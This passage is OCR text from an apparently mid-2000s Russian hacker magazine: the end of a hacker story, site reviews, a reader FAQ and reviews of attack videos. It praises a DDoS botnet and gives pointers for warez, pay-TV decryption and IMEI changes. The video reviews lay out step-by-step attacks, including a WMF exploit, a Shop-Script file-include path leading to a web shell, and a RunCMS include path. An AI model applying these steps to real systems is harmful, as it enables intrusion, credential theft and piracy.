Я вспомнила, как сама первый раз подключилась к Интернету. Подруга, ярая поклонница чатов, посоветовала попробовать новое развлечение. И, так как у нас дома уже был компьютер, в котором я тогда мало что соображала, оставалось сходить в магазин и купить карточку. А когда наконец дозвонилась к провайдеру и очутилась в этом самом Интернете, то битых два часа провела, пытаясь разобраться, куда нужно нажимать, чтобы попасть в чат-рум. В общем, ничего волшебного.
— И ты сразу стал хакером? — спросила я.
— Для того чтобы быть хакером, мало одного подключения к Сети. Первые месяцы я наслаждался свободой и общением, я нашел места, где сидели такие же одержимые знаниями ребята. Впервые у меня появились настоящие друзья, которые разделяли мои мысли и которым со мной по-настоящему было интересно. Я засиживался до утра, так как именно ночью происходили самые интересные дискуссии. В об-

Рома рассказал о том, как совершил свой первый крупный взлом, как переехал в другой город, чтобы поступить в институт, как заработал 2 тысячи долларов, взломав по просьбе заказчика защиту какого-то жутко дорого программного пакета. Как проходили его студенческие годы, неразрывно связанные с блужданиями по Сети, как он закончил институт и поступил на работу системным администратором в крупную компьютерную компанию, чтобы получить доступ к закрытой информации. Я практически не прерывала его, лишь изредка задавая уточняющие вопросы. И он продолжал…
— К 23 годам я уже серьезно перерос своих бывших учителей. Многие из них продолжали довольствоваться взломами простеньких систем, обсуждали устаревшие технологии. Да и отношение у них было совсем другое — они относились к хакерству, как к игре, а к очередной неприступной системе — как к математической задачке, которую нужно решить.
— Разве так и не должно быть? Мне всегда казалось, что взлом для хакера — что-то вроде интеллектуального поединка.
— Так оно и есть. До того момента, пока ты не понимаешь, что в Сети нет закрытых дверей. Все эти замки, которые создают программисты, огораживают от случайных посетителей. Я сам был одним из них, когда разбирал по косточкам защиты и радовался каждому новому успеху. Настоящего хакера можно сравнить с администратором гостиницы, для которого двери во всех номерах закрыты, но при желании он может в любой момент достать нужный ключ. И ему не нужно его искать, так как ключ всегда под рукой.

У Сети есть одна особенность: чем больше ты узнаешь о ней, чем глубже ее понимаешь, тем сильнее она тебя затягивает. В школьные годы я мог целый день просидеть за компьютером, но вечером пойти прогуляться или созвониться со старым приятелем. Несколько лет спустя необходимость общения и контактов с реальным миром отпала, а одержимость знаниями стала еще больше.
Мне было странно это слышать, так как, как я уже говорила, мой муж не был отшельником. И мне казалось, он любит жизнь за пределами квартиры. Я спросила его об этом.
— В том году, когда мы с тобой встретились, я уже практически перешел грань. Я чувствовал, что просто отдам душу компьютерам. Я мало спал, плохо ел, по ночам мне снились кошмары, в которых я оказывался внутри Сети и не мог вернуться. В глубине души я, наверное, даже хотел этого. Однажды, когда я вышел на улицу, чтобы пополнить запасы пищи, я случайно заметил парочку, сидящую на берегу канала. Я вгляделся в их сияющие от счастья лица, и что-то во мне перевернулось. Представь, я не мог вспомнить, когда в последний раз улыбался.
— Тебе не хотелось изменить свою жизнь?
— Более того, я чувствовал, что если не изменю ее, то сойду с ума. А через неделю, сидя на этом самом месте и проверяя улов сканирующих программ, я увидел тебя. Ты даже не представляешь, каких усилий мне стоило подойти и заговорить с тобой. Я так надеялся, что ты сможешь мне помочь.
— Я помню. Ты даже путался в словах, но мне это даже понравилось.
— После нашей ночи я пообещал себе, что воздержусь от хакерства и компьютеров вообще, хотя бы на какое-то время. Мне удалось растянуть это время на год.
— Но ты ведь работал программистом!
— Делал вид. На самом деле пытался акклиматизироваться в реальном мире, ходил в рабочее время по городу, посещал выставки и общался с людьми. Правда, ощущал себя как рыба, выброшенная песок.
— Ты так же ощущал себя со мной?
— С тобой мне было хорошо, иначе я бы на тебе не женился, — улыбнулся он. — И я надеялся, что так и будет в будущем.



* * *

— С момента нашей свадьбы я ни разу не был на своей старой квартире — там, где стояло все компьютерное оборудование. Я уже почти простился с прошлой жизнью и хотел только последний раз взглянуть на свои вещи. Чтобы быть уверенным, что правильно поступил.

Все находилось там, где я оставил в последний раз: 2 монитора, черный системный блок, старенькое кожаное кресло… Я провел рукой по клавиатуре, и это было столь знакомое и приятное ощущение. Я знал, что не следовало этого делать, в конце концов, я дал себе слово. Но мне хотелось хоть на минуту оказаться в Сети, заглянуть в места, где раньше постоянно бывал, проверить оставленные когда-то скрытые жучки. В последний раз. И я включил компьютер…

Дальше я поняла все без его слов. Победить наркотик сложно, но так легко упустить победу, попробовав его еще раз.

— Спустя несколько часов я понял, что совершил ошибку. Все это время я чувствовал, что счастлив, но на самом деле только обманывал себя. По-настоящему счастливым я стал, когда вернулся в обычную среду, в мир, где все подчиняется логике и твоим пальцам. Я гулял в парке и считал, что попросту трачу время, глядя на картины в галереях, я пытался, но не понимал их красоты, общаясь с людьми, откровенно скучал, видя их ограниченное мышление. Живя с тобой, я старался убежать от себя, но это ведь невозможно.

— Нужно было поговорить со мной, принести в дом свой компьютер. Я не стала бы тебя оттаскивать от него и читать морали.

— Увы, для меня эти два мира были несовместимы. Я должен был уйти. Я оставил тебе записку, когда ты была на работе, продал квартиру и переехал в другую страну. Куда — теперь уже неважно. Снял уютную квартирку с видом на реку, купил новую компьютерную аппаратуру и погрузился в Сеть. В деньгах я не нуждался. Интернет — это бездонная копилка, из которой деньги раздобыть столь же просто, как и обналичить чек в банке. Технологии, в том числе защиты, непрерывно совершенствовались, и чтобы быть в курсе всего, приходилось постоянно подпитывать себя новыми знаниями. У меня не было цели познать все, но любые неразрешенные вопросы, все, что мне было непонятно, заседало в голове, как заноза, которая зудела, пока я не разобрался что к чему. Я заходил на системы, принадлежащие правительствам, военным, крупным компаниям, но никогда не считал, что вламываюсь в чьи-то владения. Вся Сеть была моим домом, все знания в ней принадлежали людям, поэтому любой компьютер, который я изучал, был отчасти моим.

— Ты не боялся, что тебя поймают?

— Нет, ведь я намного лучше своих охотников знал, по каким признакам меня можно найти. И имел доступ к архивам ФБР, содержащим мое досье. Думаю, американское правительство было бы шокировано, узнай, насколько легко любой может воспользоваться базой данных Бюро.

— А откуда все-таки появилось прозвище «Фантом»?

— Не знаю, — Рома пожал плечами. — Так как я нигде не подписывался и никак себя не называл, люди решили сами дать мне имя. Не буду скрывать, мне это льстило.

Я рассказала ему о прочитанной мной статье — «Робин Гуд андеграунда» — и поинтересовалась, соответствовала ли она описанному персонажу.

— Чиновники считают, чтор имеют право навязывать свои порядки и что имеют абсолютную власть не только в реальном мире, но и в Сети. Но сами по себе они в Интернете никто. Знания — вот что есть настоящая власть, и противопоставление моих знаний их показной силе давало мне стимул к действиям. А то, что мои поступки кому-то помогают, — что ж, я только рад.

К тому моменту я уже отошла от первоначального шока и вернулась к цели своего прихода. На столике лежал диктофон, который тщательно записывал каждое слово. Я спрашивала и спрашивала: о самых громких взломах, о людях, с которыми ему доводилось общаться, о достоинствах Сети и многом другом. Он охотно отвечал, и мы просидели до 12 часов ночи. К этому времени кафе уже закрывалось и мы вышли на улицу. Несмотря на ночь, погода стояла по-летнему теплая.

У меня оставался последний вопрос, наверное, самый важный. Почему он решил встретиться со мной, рассказать о себе?

— Завтра я улетаю, чтобы совершить то, к чему шел последние несколько лет. Я не могу тебе все рассказать, скажу только, что ни одному хакеру не приходило в голову сделать нечто подобное. Надеюсь, что люди это оценят, но на этот раз я не уверен, что мне удастся снова выйти сухим из воды. Поэтому я хочу, чтобы ты передала миру обо все, что слышала.

— Мы еще увидимся?

— Нет.

Он сел в машину и перед тем, как уехать, вложил мне что-то в руку. Это был изящный брелок с миниатюрным экраном.

— Внутри есть код для открытия ячейки в Си Банке. Я кое-что приготовил для тебя. Прощай, Марина.

Белая Хонда тихо завелась и унеслась вдаль. Я некоторое время стояла и смотрела ей в след, а потом села в свою машину и отправилась домой. Уже зная, как начать свою статью.

BINARY YOUR'S


sync
все дело в технике
слоган, который не приняли:
все тело в технике
читай в феврале:
Ирина Волк:
красота внутренних органов
Удобства автосекса:
рассказ производителей
Как поставить девушку...
на сноуборд
Подарки на 14 февраля
6 Мужских фантазий
с переодеванием
Зимний вариант дайвинга
Роботы в твоем теле:
нанотехнологии уже рядом
Исходное фото, до обработки в Photoshop'е

Изучаем SQL в on-line

www.sql-ex.ru

Этот сайт является номинантом премии рунета 2005 и номинантом конкурса «ИТ-образование в рунете». Цель сайта — помочь каждому, кто хочет приобрести или повысить свои навыки в написании операторов манипуляции данными языка SQL. Для этого авторами сайта заведены учебные базы данных на сервере Microsoft SQL Server, к которым можно делать SQL-запросы, согласно требуемому заданию. В случае неправильного ответа ты сможешь узнать, какие данные возвращает правильный запрос, а также увидеть, что вернул твой запрос. В конце тестирования выдается сертификат.

Киберандеграунд против терроризма

www.peace4peace.com

Сегодня, когда спецслужбы и правительство не способны справиться с терроризмом, хакеры, спамеры, IT-специалисты и прочие представители русскоговорящего киберсообщества теперь будут нас спасать! Главная цель команды — уничтожение террористических сайтов, самым известным из которых является Кавказ-Центр. Ребята подошли к делу серьезно, запустили мощный ботнет, который круглосуточно DDoS'ит вражеские сайты и по которым ведется онлайновая статистика. Ребята рады видеть в своих рядах всех специалистов, способных оказать помощь.

Низкоуровневая разработка

http://sysbin.com

Уникальный ресурс в рунете, полностью посвященный низкоуровневой разработке, с уклоном в osdev, то есть разработке операционных систем. Многие материалы написаны самими создателями сайта. Разумеется, собрана вся необходимая документация по операционным системам, файловым системам, форматам файлов, а также компиляторы, различные тулзы, исходные коды и пр. Авторами также периодически пополняется огромная коллекция малоизвестных, редких и устаревших систем, таких как Minix, OpenBeOS, Synergy, CP/M, Flop OS и др.

Профсоюз программистов России

www.pspr.ru

Оказывается, в России существует Профессиональный Союз Программистов России (ПСПР)! Как заявлено на сайте, ПСПР был создан в сентябре 1993 года по инициативе ряда программистских фирм для координации создания и продвижения на рынок новых товаров и технологий, базирующихся на использовании информационных технологий и компьютерной техники. Одной из основных задач, поставленных перед ПСПР, является защита (социальная, юридическая, экономическая) своих членов, которых уже зарегистрировано 2567 человек. Ты тоже можешь стать членом ПСПР!

DRMADская HOMESITE

http://drmad.chat.ru

Когда-то в России была самая сильная вирусная сцена в мире, но сейчас она скукожилась, скрючилась, усохла и умерла. Похоже, остались только два вирмейкера, которые еще что-то делают, — это небезызвестный Z0MBiE и менее известный DrMad. Глядя на страничку DrMad'a, я в очередной раз задаюсь вопросом: почему так редко совмещается в одном человеке хороший программист и хороший дизайнер? Прочитай на его сайте раздел «Занимательная вирусология». Но все-таки самым интересным является вирусный e-zine «Земский Фершал», редактором которого является DrMad.

1 4
2 5
3

_units

ИВАН СКЛЯРОВ
www.sklyaroff.ru
ИВАН КУЗНЕЦОВ AKA SEED
seed@nsk.ru



автор иллюстрации Иван Величко

Корыто на прокачку

http://zubil.net

Автомобили — не роскошь, а всего лишь банальное средство передвижения. По дорогам России колесит бесконечное множество разнообразных железных коней. Среди них иногда попадаются и такие творения автомобильной мысли, о которых нам повествует сайт zubil.net. Эти авто — товары отечественного автопрома под кодовым названием «зубила», представляют из себя автомобили, оттюнингованные своими же собственными руками. Их владельцы, возомнив себя Шумахерами и превратив свои корыта в зубилу, стали настоящим бичом российских городских дорог. Ресурс предлагает автомобилистам объединиться в борьбе против зубил и их хозяев. Если надоел колхозный тюнинг и наглость водителей, то сайт тебе будет полезен и интересен.

Потому... потому что мы пилоты!

www.posadki.net

Проект Посадки.Net — это богатейший ресурс, посвященный российской и мировой авиации. Вернее сказать, посвящен он все-таки хроникам различных авиакатастроф. На сайте присутствует полное описание катастроф и аварийных посадок самолетов и вертолетов, связанных с гражданской авиацией. Случаи с военными, грузовыми и частными самолетами. Главной целью ресурса, по утверждению автора, является собрание как можно большей информации о происшествиях в воздухе в одном месте. Сайт содержит много авиационных фотогалерей, различных баек и историй, а также аналитические материалы и описания практически всех самолетов.

6 7

Даешь квадратные штаны!

http://spongebob.ru


Этот сайт посвящен мультипликационному персонажу по имени Губка Боб-Квадратные штаны, который так полюбился большим и маленьким зрителям со всего мира. На сайте расположено большое количество игр с любимыми персонажами. Собраны избранные кадры из мультфильма, выложено фанатское творчество: разнообразные скринсейверы, аватары, фоны и всякие украшательства. Также выложена замечательная музыка, которая звучала в мультфильме. Проводятся постоянные викторины и конкурсы на знание мульта. В общем, если тебе, так же как и создателю этого ресурса, симпатичен удивительный подводный мир с его обитателями, странностями и шутками — добро пожаловать на страницы сайта.

ШахмаБокс рулит

www.chessboxing.com

Совсем недавно в Германии состоялся первый в истории бой за титул чемпиона Европы по шахбоксу — новому виду спорта, объединяющему в себе бокс и шахматы. Всего стандартный чемпионский поединок в шахбоксе состоит из одиннадцати раундов: шести шахматных раундов по 4 минуты и пяти раундов бокса по две минуты. Победителем объявляется спортсмен, одолевший своего соперника в любом из этих компонентов: поставивший сопернику мат, нокаутировавший его или выигравший по очкам в боксерской части. Сайт www.chessboxing.com является виртуальным представительством данного вида спорта. На нем публикуются последние новости о шахбоксе, теория и практика игры, а также еще много полезной информации.


8 9



1 8 3 7



9



2 4 5 6

FAQ comments:
СТЕПАН ИЛЬИН АКА STEP
faq@real.xakep.ru
_units



Q: Странная проблема. Инета стало много, а толку от этого мало. Даже если захочешь что-нибудь скачать — ничего не получится. На обычных HTTP/FTP-ресурсах варез долго не живет. С пиринговыми сетями приходится долго мучиться и оставлять компьютер работать 24 часа в сутки. Ограничения www.rapidshade.de и похожие сервисы для хранения файлов тоже убивают: фильмов там не найдешь, скорость закачки ничтожно маленькая и т.д. Объясни, как же можно с комфортом выкачать пару-тройку Гб свежего вареза. Это же реально, верно?

A: Есть в рунете один замечательный сервис, который с самого своего появления стал верным соратником любителей вареза. Запомни этот URL — www.filepost.ru, так как очень скоро он тебе понадобится. Основная задача проекта довольно уникальна: ребята закачивают из Сети файлы по указанным тобою ссылкам, записывают их на CD/DVD болванки и отправляют по почте. Цена подобной услуги вполне божеская (500 рублей за DVD-диск), но самое главное состоит в другом. Администрацией не возбраняется просто закачать файлы с их сервера. Сначала с помощью веб-интерфейса ты составляешь свой собственный список «сложных» закачек, ждешь завершения download'а (статус каждого файла отображается на сайте), а потом с большой скоростью и комфортом забираешь их с filepost.ru своей любимой качалкой. Вещь потрясающая, суди сам. Поддерживается закачка не только по обычным протоколам HTTP/FTP, но еще и из пиринговых сетей. С помощью шлюза eD2k-web ты сможешь скачивать файлы из осла, даже если твой провайдер заблокировал необходимые для работы клиента порты. Больше не придется судорожно смотреть на смехотворную скорость и оставлять компьютер работать сутками, ожидая, когда появятся новые источники для закачки. Нужен файл из BitTorrent? Не вопрос! Достаточно отправить torrent-файл на сервер и немного подождать. Все закачанные файлы легко выкладываются в общий доступ, поэтому не поленись посмотреть в соответствующий раздел. Гигабайты фильмов, электронные книжки и клубнички гарантирую.

Q: Какие реализации IPsec с серверной частью под линукс посоветуешь? Популярный OpenVPN с SSL-шифрованием трафика меня по некоторым причинам не устраивает.

A: Напомню, что IPsec (IP Security) — это защищенный протокол IP, одним из принципов которого является непрерывное шифрование трафика. Конкретных реализаций под линукс не так

уж и много, могу выделить только IPsec-Tools (ipsec-tools.sourceforge.net) — порт авторитетного пакета утилит KAME's Ipsec для линукса с ядром 2.6. Может быть также установлен на NetBSD и FreeBSD.

Openswan (www.openswan.org) — реализация IPsec для линукса, поддерживающая ядра 2.0, 2.2, 2.4 и 2.6. Так что во время настройки без серьезного мануала (www.natecarlson.com/linux/ipsec-l2tp.php) не обойтись. Зато когда все настроишь, установишь связь и проверишь качество шифрования с помощью снифера, будешь думать: «Как же это я без нее раньше обходился?!».

Q: Мой интернет-провайдер строго запрещает использовать NAT-маршрутизацию для раздачи Интернета в локальной сети. Скажи, каким образом он может это отследить?

A: Любой IP-пакет состоит из нескольких полей. Проходя через маршрутизатор, осуществляющий трансляцию адресов (NAT), часть из этих полей меняется, причем по вполне закономерным принципам. Поле TTL определяет количество маршрутизаторов, которое может преодолеть IP-пакет при доставке от отправителя к получателю. При прохождении через маршрутизатор TTL уменьшается на единицу. Соответственно, на выходе из локальной сети пакеты компьютеров, находящихся за NAT'ом, будут иметь TTL на единицу меньшее, чем пакеты, принадлежащие системе, осуществляющей трансляцию адресов. Любому сетевому программисту не составит труда написать анализатор, определяющий использование NAT'а по этому признаку.

Еще один предатель — идентификатор IP-пакета. Каждый составленный пакет в системе имеет идентификатор, на единицу больший, чем у предыдущего. Если к Интернету подключен только один компьютер, то на выходе из Сети будет правильная последовательность идентификаторов (образно: 1, 2, 3, .., n). Если в Интернете работает не одна машина, то в исходящем трафике можно отследить сразу несколько независимых последовательностей (1,11,2,12,3,13 и т.д.). Попались!

Справедливости ради замечу, что утаить использование NAT'а вполне можно. О том, как это реализовать, рассказывает подробная статья на нашем сайте (www.xakep.ru/post/29448/default.asp).

Q: С помощью Cygwin'а можно компилировать любые никсовые программы, но все они для запуска требуют наличия библиотеки cygwin1.dll. А можно ли собрать прогу так, чтобы она не была привязана к этой DLL-ке?

A: В Cygwin'овском gcc есть такая опция, как mno-cygwin. С этой опцией получающийся в результате EXE-файл не зависит от cygwin-библиотеки и требует только стандартные Microsoft'овские DLL.

Q: Хлопцы из Microsoft ограничили работу Windows XP как сервера терминалов только одним пользователем. Существует ли способ подключения сразу нескольких удаленных пользователей или единственным выходом является установка серверной версии Windows?

A: На самом деле заставить работать Windows XP как сервер терминалов вполне возможно: систе-



ЗАДАВАЯ ВОПРОС, ПОДУМАЙ! НЕ СТОИТ МНЕ ПОСЫЛАТЬ ВОПРОСЫ, ТАК ИЛИ ИНАЧЕ СВЯЗАННЫЕ С ХАКОМ/КРЭКОМ/ФРИКОМ — ДЛЯ ЭТОГО ЕСТЬ HACK-FAQ (HACKFAQ@REAL.XAKEP.RU), НЕ СТОИТ ТАКЖЕ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. Я НЕ ТЕЛЕПАТ, ПОЭТОМУ КОНКРЕТИЗИРУЙ ВОПРОС, ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОРМАЦИИ.

ма вполне успешно будет принимать подключения от большого количества пользователей, практически так же, как и Windows 2000/2003 сервер. Для этого потребуется небольшой патч, который называется TSFree. На сайте http://free.pages.at/antiwpa/Other/TerminalserverNoRestrPatch-1-1 ты сможешь найти как сам патч, так и его исходники. Как только TSFree сделает свое дело, Windows начнет громко кричать о том, что системные файлы были изменены и их в срочном порядке необходимо вернуть к прежнему виду. Не соглашайся! Патч вносит поправки в *winlogon.exe*, *termsrv.dll* и *mstscax.dll*, чтобы удалить ограничения винды.

Теперь, когда система избавлена от ограничений, можно добавить нового пользователя и внести его в группу «Пользователи удаленного рабочего стола». Делается это с помощью вкладки «Свойства» пользователя, к которой можно добраться так: Администрирование -> Управление компьютером -> Служебные программы -> Локальные пользователи и групп -> Пользователи. Чтобы снять ограничения на количество одновременных подключений, набери в командной строке *gpedit.msc*. Должно появиться окно «Групповая политика». Здесь выбирай: Конфигурация компьютера -> Административные шаблоны -> Компоненты Windows — Службы терминалов -> Ограничить количество подключений. В появившемся окне выбери «Включен» и в поле «Разрешено подключений сервера терминалов» введи магическое число 999999. Готово.

Существует специальная программа WinConnect Server XP (www.ef1.ru), которая дает возможность компьютеру с Windows XP одновременно устанавливать до 21 сеанса удаленного подключения. Подробности сможешь найти на официальном сайте программы.

Q: А как можно подключиться к удаленному рабочему столу? Я имею в виду встроенный в Windows аналог программы Remote Administrator.

A: Работая под Windows, тебе понадобится программа «Удаленный доступ к рабочему столу». В большинстве случаев она устанавливается по умолчанию, но ее в любом случае можно установить, воспользовавшись дистрибутивом винды. Для соединения необходимо лишь ввести IP-адрес сервера.

На старых компьютерах можно воспользоваться миниатюрной тулзой DOSRDP (www.terminalsoft.net/product.htm). Она работает из командной строки и легко может быть запущена с дискеты на компьютерах без жесткого диска.

Лучшей реализацией клиента для RPD-прокола (Remote Desktop Protocol) под линукс является rdesktop (www.rdesktop.org). Она распространяется с открытыми исходниками и легко запускается на любой системе с настроенными иксами.

Q: Расскажи в двух словах о языке программирования Ruby. В последнее время вокруг него большой ажиотаж. Из-за чего?

A: Жил-был один японский программер, который днем и ночью тащился от языка Perl, простого в изучении, эффективного, но в то же время лишенного объектно-ориентированной составляющей. И задался этот программер целью сделать свой собственный Perl, но только более гибкий, функциональный и знающий, что такое объекты. И сделал. Но на этом не остановился и добавил в свой язык итераторы, обработку исключений и даже автоматическую сборку мусора. Обозвал свое детище Ruby (в переводе — рубин) и представил публике. То, что представляет Ruby сейчас, можно закачать с официального сайта (www.ruby-lang.org): интерпретаторы доступны практически для любой платформы. Чтобы не расписывать достоинства на несколько страниц, приведу краткое описание достоинств Ruby:

• Понятный синтаксис, который очень просто освоить

• Ключевая особенность системы — полная поддержка объектно-ориентированного подхода программирования.

• Автоматический сборщик мусора, исключающий 1000 и еще одну ошибку программиста

• Исключения в стиле Python/Java

• Не требует объявление переменных, при этом область видимости обозначается с помощью простых соглашений. Например, varible — это локальная переменная, а $var — глобальная.

• Уникальная особенность Ruby — поддержка многопоточности, независимая от ОС

В последнее время большую популярность среди программистов завоевал специальный пакет разработки Ruby on Rails (www.rubyonrails.org), позволяющий за считанные минуты разрабатывать сложные веб-приложения.

Q: Намедни прочитал статью «Небесные радости», наглядно показывающую процесс настройки спутникового телевидения. Ответь: приведенная информация все еще актуальна? Большинство каналов по-прежнему поддаются взлому?

A: Очень частый вопрос. Отвечаю: да, ничего не изменилось. Для просмотра спутникового ТВ рекомендую программы ProgDVB (www.progdvb.com) и myTheatre (www.dvbcore.com). Для просмотра закрытых каналов придется их немного доработать, подключив специальные плагины. Наиболее мощным является S2emu, который бесхитростно вскрывает популярные схемы кодирования VIACCESS, SHL, SECA, SECA2, Nagra, Conax, Cyfra и другие. Для полноценной работы ему необходим SoftCam-файл, в который добровольцы размещают информацию о провайдерах, каналах, схемах кодирования, а также действующие (а иногда не очень) ключи для просмотра. Поскольку ключи постоянно меняются, тебе придется позаботиться о периодическом обновлении SoftCam'a. Его и свежую версию плагина S2emu всегда можно найти на файлообменниках, таких как www.key-sat.com/upload, www.satnavigator.ru, http://dvb-upload.com.

Q: Мне нужно написать небольшой скрипт, который бы подключался к удаленному MySQL-серверу, получал данные из определенной БД и обрабатывал их дальше, если там есть новые записи. Причем все это должно выполняться на регулярной основе. Как сделать так, чтобы прога работала вечно, то есть процесс постоянно оставался в памяти. Интересует *nix-реализация.

A: Для выполнения затребованного необязательно держать процесс, постоянно загруженным в памяти. Самый простой вариант — написать небольшой скрипт, который обращается к БД. Далее, если есть новые записи, то скрипт выполняет с ними затребованные действия, если же нет — сразу завершает свою работу. Периодичность работы легко обеспечить с помощью планировщика cron, который будет запускать скрипт через определенные промежутки времени. Нужно лишь перед каждым запуском проверять, не работает ли скрипт в текущий момент. Такая ситуация легко может получиться, если периодичность запуска небольшая, а скрипт не успевает справиться со своей работой за предоставленный ему промежуток времени (например, новых записей в БД оказалось слишком много). Для решения проблемы рекомендую использовать какой-нибудь lock-файл (пустой файл-флаг), который будет индицировать о том, что копия скрипта уже работает.

Q: Вы писали, что сотовому оператору во время включения телефона передается IMEI-код мобилы. С помощью этого кода легко отследить того, кто ранее использовал телефон, даже если тот использует анонимную SIM-карту. Так вот вопрос: а как этот IMEI-код можно сменить?

A: Все сильно зависит от производителя и конкретной модели телефона. В домашних условиях подобного рода переделки поддаются только старые модели Siemens: для операции достаточно обычного DATA-кабеля, специального софта и прямых рук. Если поискать по форумам, то ты легко найдешь пошаговые инструкции к действию. Если брать, к примеру, телефоны Nokia, то здесь уже не обойтись без специфических знаний. Для смены IMEI-кода, как правило, необходимо выпаивать небольшой чип и с помощью программатора перепрошивать его. Геморрой порядочный и гарантии никакой. Гуру так и не пришли к согласию по поводу того, меняется ли реально IMEI-код или нет. Многие считают, что меняется лишь номер, который высвечивается на экране (с помощью технического меню или определенной комбинации клавиш), а оператору все равно передается родной IMEI, который зашит в железе раз и навсегда. Лично мое мнение: легче купить новый телефон и спокойно использовать его. Благо, подходящий телефон можно найти всего за 1000—1500 рублей.

BINARY YOUR'S


GAMELAND AWARD 2
www.gamelandaward.ru
ОЛЬГА ШЕЛЕСТ
АНТОН КОМОЛОВ
БИ-2
ДЕЛЬФИН
ВИНС ДЕЗИ
ГЕНЕРАЛЬНЫЙ СПОНСОР
AMD
ИНФОРМАЦИОННЫЙ СПОНСОР
ПАРТНЕР
ОРГАНИЗАТОР
(game)land
ОРГАНИЗАТОР
YRP.RU
ОРГАНИЗАТОР
ПРОДОЛЖАЕТСЯ ПОСАДКА НА ЭКСПРЕСС
«МОСКВА - GAMELAND AWARD 2»
ПРИБЫТИЕ: 25 ФЕВРАЛЯ 19:00
ТЕАТР РОССИЙСКОЙ АРМИИ
официальный билетный агент
PARTER.RU·258 0000



_units

Disco

МЕТАВЕСЕЛЬЕ НА ПРАКТИКЕ | nikitozz

В этом ролике автор наглядно показывает, как хакеры могут использовать популярный баг при обработке WMF-файлов. Для этого был заюзан самый первый эксплойт, который запускается из Metasploit Framework. В первой части ролика происходит выбор шелл-кода, настройка эксплойта и его запуск. Затем злобная ссылка на ядовитую картинку впаривается «жертве», которая послушно открывает линк, наивно ожидая увидеть чудо. Вуаля! Теперь взломщик может перемещаться по файловой системе удаленного компьютера и выполнять там любые команды.


УЯЗВИМОСТЬ В SHOP-SCRIPT | k00p3r


Ты думаешь сломать интернет-магазин довольно сложно? Ничего подобного! В этом видео хакер демонстрирует взлом нескольких веб-магазинов при помощи бага, найденного им в движке Shop-Script. В начале он находит скрипт, подверженный PHP-include (конкретно — index.php с параметром aux_page) и пытается прочитать имена пользователей на сервере, что ему в итоге и удается. Однако выполнять системные команды пока не получается. Далее в значение параметра он подставляет путь к файлу (connect.inc.php), содержащему данные для подключения к базе данных. Путь */cfg/connect.inc.php* оказался неверен, и хакер изменяет его на *../cfg/connect.inc.php*.
Появляется пустая страница. Посмотрев ее исходник, наш герой узнает адрес хоста, логин и пароль для БД, а также логин администратора магазина. Зная, насколько ленивым может быть админ, герой пробует вставить логин и пасс от базы в поля для входа в личный кабинет. Данные совпадают и его впускают в зону администратора.
Теперь взломщик может отредактировать любой товар, запостить новость и сделать еще много нехороших вещей. Быстро пробежавшись по админке и не найдя ничего интересного, чел находит место для заливки веб-шелла. Это можно осуществить, выбрав файл веб-шелла вместо предполагаемого логотипа во время редактирования одной из категорий товаров (да-да! проверка расширения и содержимого файла не производится в принципе). В итоге вместо логотипа окажется гиперссылка на r57.php :). Таким образом, был получен доступ к серверу, пускай и с ограниченными правами.
Аналогичным образом были поломаны еще два магазина. В последнем случае, чтобы узнать пароль админа, хакер подключается к базе с помощью специального скрипта от группы RST, заблаговременно залитого на ранее поломанный сервер. В БД он находит таблицу ss_customers, которая содержит логин и пароль администратора от магазина в совершенно открытом виде (никакими MD5 и DES здесь даже не пахнет).


ВЗЛОМ ДВИЖКА RUNCMS | k00p3r

В этом коротеньком и простом видео взломщик покажет, как ему удалось получить довольно приличное число шеллов с помощью бронебойного бага в RunCMS. Последняя, замечу, является довольно известной и раскрученной CMS-системой в Интернете.
Для начала используется классический поиск через google.com. Для этого в запрос вбивается следующая строка: Powered by RunCMS 1.1A. Поисковик выдаст достаточно ссылок для пробы бага на практике. Выбрав сайт, хакер подставляет к адресу строчку:
/modules/newbb_plus/class/forumpollrenderer.php?bbPath[path]=. Это и есть скрипт, подверженный инклуду. На другой сайт взломщик заливает простенький скрипт-шелл и подставляет ссылку на него в параметры уязвимого скрипта. Теперь адрес принимает вид:
